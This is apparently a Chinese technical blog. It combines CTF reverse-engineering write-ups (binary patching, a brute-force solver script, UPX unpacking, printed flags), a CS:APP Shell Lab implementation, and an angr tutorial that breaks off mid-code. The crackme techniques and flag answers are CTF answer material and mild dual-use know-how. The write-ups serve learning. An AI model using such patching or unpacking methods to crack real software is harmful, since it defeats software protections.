
patch0

先把判断搞掉,全nop,直接进入输出 wrong(SecondBC) 的地方;之后修改原程序比较的地方,改为将加密数据放到 SecondBC 这个地方:

patch1

但因为 SecondBC 是 rdata段的,拥有只读权限,所以要修改权限:

change

搜索 .rdata,将 40 00 00 40 改为 40 00 00 C0;

之后写代码爆破:(使用subprocess模组)

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
import subprocess

ans = 'this is answer' '''比较数据'''
hexs = '0123456789abcdef-' '''约束范围,输入其他的程序会提前退出'''
hexs = list(hexs)
for i in range(17):
hexs[i] = ord(hexs[i])

real_flag="flag{"
cur_index = 5 '''当前位置'''
k = 0

while cur_index < 42:
for i in hexs:
real_flag_arr = [0] * 42

for j in range(len(real_flag)): '''爆破储存位置'''
real_flag_arr[j] = ord(real_flag[j])
real_flag_arr[len(real_flag_arr)-1] = ord("}")

for j in range(len(real_flag_arr)-2,cur_index,-1):
real_flag_arr[j] = 48 '''未知位填充0'''

real_flag_arr[cur_index] = i
real_flag_arr_s = ''.join(chr(k) for k in real_flag_arr)
p = subprocess.Popen(["C:\\Users\\Second_BC\\Desktop\\analgo.exe"], stdin=subprocess.PIPE, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
p.stdin.write(real_flag_arr_s.encode()) '''输入程序'''
p.stdin.close()
out = p.stdout.read() '''读取输出'''
out = list(out)

if (out[k] == ans[k] ):
real_flag += chr(i)
k += 1
cur_index += 1
print(real_flag)
break

由于这个程序是 8字节 8字节来比较的,所以手动多调几次,传入之前先 add rsi 8 获取之后的加密数据;

然后每轮都改下cur_index += 8;

然后得到:flag{568a3cdd-77e1-4c42-9fee-127e27a5744e}

6.puzzle


一开始发现是个加壳程序,跑一遍发现和UPX加壳很像,一开始是循环解码,然后进入原入口;用PE也显示其为UPX加壳,但是提示不能用指令脱壳;

使用十六进制查看器发现原UPX标记处被改为了vmp,将其改回并用指令对其脱壳;

unpack

之后进去过后看IDA:


main

在scanf之后的是一段循环,通过调试可以知道,这里允许通过 0 ~ 9 字符,并且一共输入56个,否则失败;

这段循环将输入的56个数字放到一些地址里,而地址原来就有些数据;填完之后一共是 9*9 = 81个数据;

然后来到判断 judge 函数,这里它将这81个内容作为参数传入;


经过调试呢,可以发现,输入的内容中,有些是不能重复的,而且不能有 0 ;这可以让想起数独游戏;

把里面给的数据拿出来做成 9 * 9 的数独表,然后进行求解:

solve

解出输入的56个内容为:76135283549798674164925733849217386455934161872359295314

输入源程序之后,便得到: flag{23c3cb3aedbbfdd009d1bf52e530676a}

阅读全文
Shell_Lab

壳实验,对应于csapp第8章,异常控制流;根据其提示可知,该实验要求编写一个完整的简单的壳;

在完成之后,有许多的检测关卡等待壳的成果;

实际上,此实验已经将大部分内容编写完毕,只要求完成7个函数的构造来完整壳即可;

这7个函数都是有关于信号,以及异常处理的;

现在来先说说这7个函数的大致功能以及目的:

  1. eval:解析和解释命令行的主例程;

  2. builtin_cmd:识别并解释内置命令;

    • 内置命令:

    • quit:退出shell;

    • fg:发送 SIGCONT(继续)来重启 job,位于前台运行;(前台只允许1个job运行)

    • bg:发送 SIGCONT(继续)来重启 job,位于后台运行;

    • jobs:列出所有后台作业;

  3. do_bgfg:执行bg和fg指令;

  4. waitfg:等待前台作业完成;

  5. sigchld_handler:SIGCHLD(子程序退出)信号处理;

  6. sigint_handler:SIGINT(中断)信号处理;

  7. sigtstp_handler:SIGTSTP(暂停)信号处理;

辅助的已有函数:

  • parseline:解析命令行构建argv列表;
  • clearjob:清除job结构体中的内容;
  • initjobs:初始化job列表;
  • maxjid:返回允许的最大job ID;
  • addjob:添加一个作业到job列表;
  • deletejob:从job列表中删除pid的作业;
  • fgpid:返回前台job的pid;
  • getjobpid:根据pid从job列表中找到作业;
  • getjobjid:根据job ID从job列表中找到作业;
  • pid2jid:根据pid返回对应jid;
  • listjobs:显示job列表;

之后有经典的实验约束规则:

  • 提示符为:tsh>
  • 用户键入的命令行应包含一个名称和零个或多个参数,所有参数均由一个或多个空格分隔。 如果名称是内置命令,则shell应该立即处理它并等待下一个命令行;否则,shell应该假定名称是可执行文件的路径,它在初始子进程的上下文中加载并运行;
  • shell不用支持管道或I/O重定向;
  • 输入 ctrl-c 导致 SIGINT (输入 ctrl-z 导致 SIGTSTP)发送到当前前台作业以及该作业的任何后代,如果没有前台作业,那么信号没有效果;
  • 如果命令行以 & 结束,则shell应该在后台运行作业,否则它将在前台运行该作业;
  • 每个作业都可以通过进程ID(PID)或作业ID(JID)进行标识,该ID是tsh分配的正整数;
  • shell支持内置命令;
  • shell应该回收所有僵死子进程,如果任何作业由于接收到未捕获到的信号而终止,则shell应该识别此事件并打印一条消息,其中包含该作业的PID和有问题的信号的描述;

先来看Shell的主函数:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
int main(int argc, char **argv) 
{
char c;
char cmdline[MAXLINE];
int emit_prompt = 1; /* emit prompt (default) */

/* Redirect stderr to stdout (so that driver will get all output
* on the pipe connected to stdout) */
dup2(1, 2);

/* Parse the command line */
while ((c = getopt(argc, argv, "hvp")) != EOF) {
switch (c) {
case 'h': /* print help message */
usage();
break;
case 'v': /* emit additional diagnostic info */
verbose = 1;
break;
case 'p': /* don't print a prompt */
emit_prompt = 0; /* handy for automatic testing */
break;
default:
usage();
}
}

/* Install the signal handlers */

/* These are the ones you will need to implement */
Signal(SIGINT, sigint_handler); /* ctrl-c */
Signal(SIGTSTP, sigtstp_handler); /* ctrl-z */
Signal(SIGCHLD, sigchld_handler); /* Terminated or stopped child */

/* This one provides a clean way to kill the shell */
Signal(SIGQUIT, sigquit_handler);

/* Initialize the job list */
initjobs(jobs);

/* Execute the shell's read/eval loop */
while (1) {

/* Read command line */
if (emit_prompt) {
printf("%s", prompt);
fflush(stdout);
}
if ((fgets(cmdline, MAXLINE, stdin) == NULL) && ferror(stdin))
app_error("fgets error");
if (feof(stdin)) { /* End of file (ctrl-d) */
fflush(stdout);
exit(0);
}

/* Evaluate the command line */
eval(cmdline);
fflush(stdout);
fflush(stdout);
}

exit(0); /* control never reaches here */
}

第一个while是在选择模式;输入h参数显示提示,输入v参数发出附加诊断信息,输入p不显示命令行;

之后需要捕获信号,就需要通过Signal函数将信号和对应处理函数绑定,然后进入第二个while使用eval一条一条地重复解析输入的内容;

I . Eval

第一解析命令行,可以套用parseline函数来帮忙,并根据结尾符号是否为 & 来判断前后台关系;

第二要做到的,查看解析出的 argv[0] 是否为内置命令,是,则转交给builtin_cmd函数,不是则创建子进程来运行;之后在shell中通过 addjob 来添加作业,如果是前台作业,就等待前台作业运行完毕,如果是后台作业,就执行解析下一条命令;

由此:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
void eval(char *cmdline)
{
static char array[MAXLINE];
char *buf = array; //cmdline容器
char *argv[MAXARGS]; //命令行参数
int bg; //前后台?
pid_t pid; //进程id
sigset_t mask, prev, all; //阻塞块

strcpy(buf,cmdline);
bg = parseline(buf,argv);

if(argv[0]==NULL)
return;

if(!builtin_cmd(argv)) //是否内置命令
{
sigemptyset(&mask); //清空mask块
sigaddset(&mask,SIGCHLD); //添加SIGCHLD到mask
sigfillset(&all); //所有信号进入all块
sigprocmask(SIG_BLOCK,&mask,&prev) //阻塞SIGCHLD信号,防止addjob和deletejob竞争

if((pid = fork()) == 0) //子进程
{
fflush(sdout); //printf("in process:%d\n",pid);
setpgid(0,0); //更换子进程进程组,以免和shell冲突
sigprocmask(SIG_SETMASK,&prev,NULL)
if(execve(argv[0],agrv,environ) < 0) //通过execve加载到子进程
{
printf("%s: Command not found\n", argv[0]);
exit(0);
}
}

//printf("parent:%d\n",getpid());
sigprocmask(SIG_BLOCK,&all,NULL) //访问job列表需阻塞所有信号
addjob(jobs,pid,bg?BG:FG,buf);
sigprocmask(SIG_SETMASK,&prev,NULL) //解除阻塞

if(bg)
printf("[%d] (%d) %s", pid2jid(pid), pid, buf);
else
waitfg(pid);
}
}

需要注意的有两点:

  • 阻塞SIGCHLD信号以防止addjob与deletejob竞争;
  • 访问全局数据jobs列表前阻塞所有信号;

为什么要在fork创建进程之前阻塞SIGCHLD呢?因为fork的进程可能在任意时刻暂停或终止;使得Shell跳转通过对应信号去处理程序,并在信号处理中对该作业进行修改;如果在 addjob 之前跳转,则会由于未保存该作业而导致错误,所以需要在fork之前阻塞,并在子进程中取消阻塞;

设置独立的进程组与Shell分开,以免Shell接收到的其他例如 ctrl-c 之类的信号而导致进程受到影响;

其次,从安全信号处理的角度,在修改读取jobs时如果不阻塞所有信号,则会有可能中断而导致jobs的各部分状态不同;

II . builtin_cmd

第一,前面可以知道用这个函数套用在eval里,使得分辨是否为内置命令,所以让内置命令返回1,而非内置命令返回0;

第二,已知这个函数会用于bg和fg的内置命令,所以可以套用do_bgfg的函数;
那么代码就可知了:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
int builtin_cmd(char **argv)
{
if(!strcmp(argv[0],"quit"))
exit(0);
if(!strcmp(argv[0],"jobs"))
{
listjobs(jobs);
return 1;
}
if(!strcmp(argv[0],"&"))
return 1;
if((!strcmp(argv[0],"bg")) || (!strcmp(argv[0],"fg")))
{
do_bgfg(argv);
return 1;
}
return 0;
}

III . do_bgfg

根据之前提到的,需要用用到SIGCONT信号,那么也需要使用kill来发送给整个进程组;

在这之前需要修改job结构的状态;

而在修改前台或者后台的再之前,需要寻找到这个工作的ID或者pid;

由此代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
void do_bgfg(char **argv)
{
int jid;
pid_t pid;
struct job_t *job; //单独的job指针
sigset_t mask,prev; //修改job之前阻塞所有信号

if(argv[1] == NULL)
{
printf("%s command requires PID or %%jobid argument\n",argv[0]);
return;
}

if(sscanf(argv[1],"%%%d",&jid) > 0)
{
job = getjobjid(jobs,jid);
if(job == NULL || job->state == UNDEF)
{
printf("%s: No such job\n", argv[1]);
return;
}
}
else if(sscanf(argv[1],"%d",&pid) > 0)
{
job = getjobpid(jobs, pid);
if(job == NULL || job->state == UNDEF)
{
printf("(%s): No such process\n", argv[1]);
return;
}
}
else
{
printf("%s: argument must be a PID or %%jobid\n", argv[0]);
return;
}
//上面的都是在排除异常情况

//修改job状态
sigfillset(&mask);
sigprocmask(SIG_BLOCK,&mask,&prev);

if(!strcmp(argv[0], "fg"))
job->state = FG;
else
job->state = BG;

sigprocmask(SIG_SETMASK,&prev,NULL);

pid = job->pid;
kill(-pid,SIGCONT); //负的则发送给进程组
if(!strcmp(argv[0], "fg"))
waitfg(pid);
else
printf("[%d] (%d) %s", job->jid, pid, job->cmdline);
}

IV . waitfg

等待前台作业完成就使用sleep挂起:

1
2
3
4
5
void waitfg(pid_t pid)
{
while(pid == fgpid(jobs))
sleep(1);
}

V . sigint_handler

当使用 Ctrl+c ,内核发送中断信号给这个Shell程序,而Shell程序通过kill发送信号给子进程,而停止信号也同理;

1
2
3
4
5
6
7
8
void sigint_handler(int sig){
int old_errno = errno; //首先需要保存原始的errno
pid_t pid = fgpid(jobs);
if(pid!=0)
kill(-pid,sig);

errno = old_errno;
}

保存之前的errno并在返回时重新赋值,是为了防止它被改变;

VI . sigstp_handler

1
2
3
4
5
6
7
8
void sigtstp_handler(int sig){
int old_errno = errno; //首先需要保存原始的errno
pid_t pid = fgpid(jobs);
if(pid!=0)
kill(-pid,sig);

errno = old_errno;
}

VII . sigchld_handler

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
void sigchld_handler(int sig)
{
int old_errno = errno; //首先需要保存原始的errno
pid_t pid;
sigset_t mask, prev;
int state; //保存waitpid的状态,用来判断子进程是终止还是停止
struct job_t *job;

sigfillset(&mask);
//由于信号不存在队列,而waitpid一次只会回收一个子进程,所以用while
while((pid = waitpid(-1, &state, WNOHANG | WUNTRACED)) > 0) //要检查停止和终止的,并且不要卡在这个循环中
{
//对全局结构变量jobs进行修改时,要阻塞所有信号
sigprocmask(SIG_BLOCK, &mask, &prev);
if(WIFEXITED(state)) //子进程通过调用exit或return正常终止,需要从jobs中删除该作业
{
deletejob(jobs, pid);
}
else if(WIFSIGNALED(state)) //子进程因为一个未捕获的信号终止
{
printf("Job [%d] (%d) terminated by signal %d\n", pid2jid(pid), pid, WTERMSIG(state));
deletejob(jobs, pid);
}
else if(WIFSTOPPED(state)) //如果子进程是停止的,需要修改改作业的状态
{
job = getjobpid(jobs, pid);
job->state = ST;
printf("Job [%d] (%d) stopped by signal %d\n", job->jid, pid, WSTOPSIG(state));
}
sigprocmask(SIG_SETMASK, &prev, NULL); //恢复信号接收
}
errno = old_errno;
}

总结:

这个实验主要是考察了安全信号处理内容,以及竞争关系;

帮助疏通了对Shell的理解:接受指令,处理指令,以及增加进程和如何回收进程;

对于小方向的话便是细节的考虑,阻塞顺序以及分类情况;

阅读全文
Angr.Lab

EldenRing

介绍:

angr是一款针对于CTF的工具,说实话并不觉的它对复杂的逆向程序有什么更优的作用;

它的常用功能则是根据使用者自己写的求解约束,附加在程序上计算如何输入进而求出得到的效果来获取正确输入,类似一款爆破计算器;

如何下载呢? 终端输入 -> pip install angr;

具体的练习上手题则需要去GitHub上搜寻:https://github.com/jakespringer/angr_ctf;

主要内容:

Project -> 附加的程序,在angr里叫项目;

State -> 状态,模拟的PC所指;

Simulation -> 模拟空间,为状态不断更新使程序执行指令,模拟运行所提供空间;

Explore -> 模拟运行程序并附加内容;

这4个便是angr使用的主要内容,基本解题脚本都离不开这4个,接下来就用GitHub上的题目来一一解释使用方法,以及进阶内容;

00_angr_find

IDA分析:

main





一个很简单的函数,按照介绍所说,需要让angr帮忙计算出输入的内容就是这里的比较数据:FPQPMQXT;那要怎么去写约束得到正确的输入呢?当然是要让状态走到输出’Good Job.’这一条,而不能走向’Try again.’;如此一来输入只能是比较数据;所以找到这条指令的地址:

address

接下来就可以写执行脚本了:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
import sys
import angr

def main(argv):
# 目标文件的路径
path_to_binary = '../program/00_angr_find'
# 创建angr项目
project = angr.Project(path_to_binary)

# 设置项目起点,entry_state代表程序的入口点,即main函数
initial_state = project.factory.entry_state()
# 设置模拟器
simulation = project.factory.simgr(initial_state)

# 设置目标地址
print_good_addr = 0x0804867D
simulation.explore(find=print_good_addr)

# 如果到达目标地址,打印此时的符号向量
if simulation.found:
solution_state = simulation.found[0]
print(solution_state.posix.dumps(sys.stdin.fileno()))
# 否者抛出失败异常
else:
raise Exception('Could not find solution')

if __name__ == '__main__':
main(sys.argv)

小结:

运用sys库是需要得到标准输入 -> sys.stdin.fileno() ;

angr.Project(执行的二进制文件地址) -> 打开二进制文件;

project.factory.entry_state() -> 创建空白的执行环境;

project.factory.simgr(上下文对象) -> 创建模拟器;

simulation.explore(find = 搜索程序执行路径的地址) -> 执行路径探索;

01_angr_avoid

这道题和00其实很像,只是在main函数里塞了很多大量的垃圾代码,直接用find输出正确的地址就找不到;


看到maybe_good函数:

function


以及在main函数里经常出现的avoid_me函数:

function

可以知道,如果进入了avoid_me后,再进入maybe_good就与输出Good Job无缘了,所以在寻找怎样输入才能导致输出正确的时候,可以再加一个约束,约束状态不要进入avoid_me;

代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
import sys
import angr

def main(argv):
# 目标文件的路径
path_to_binary = '../program/01_angr_avoid'
# 创建angr项目
project = angr.Project(path_to_binary)

# 设置项目起点,entry_state代表程序的入口点,即main函数
initial_state = project.factory.entry_state()
# 设置模拟器
simulation = project.factory.simgr(initial_state)

# 设置目标地址
print_good_addr = 0x080485E0
aovid_me_addr = 0x080485A8

# simulation.explore(find=print_good_addr)
# avoid=try_again_addr
# 在这里可以添加 avoid 来约束到达的目的地址
simulation.explore(find=print_good_addr, avoid=aovid_me_addr)
# 如果到达目标地址,打印此时的符号向量
if simulation.found:
solution_state = simulation.found[0]
print(solution_state.posix.dumps(sys.stdin.fileno()))
# 否者抛出失败异常
else:
raise Exception('Could not find solution')

if __name__ == '__main__':
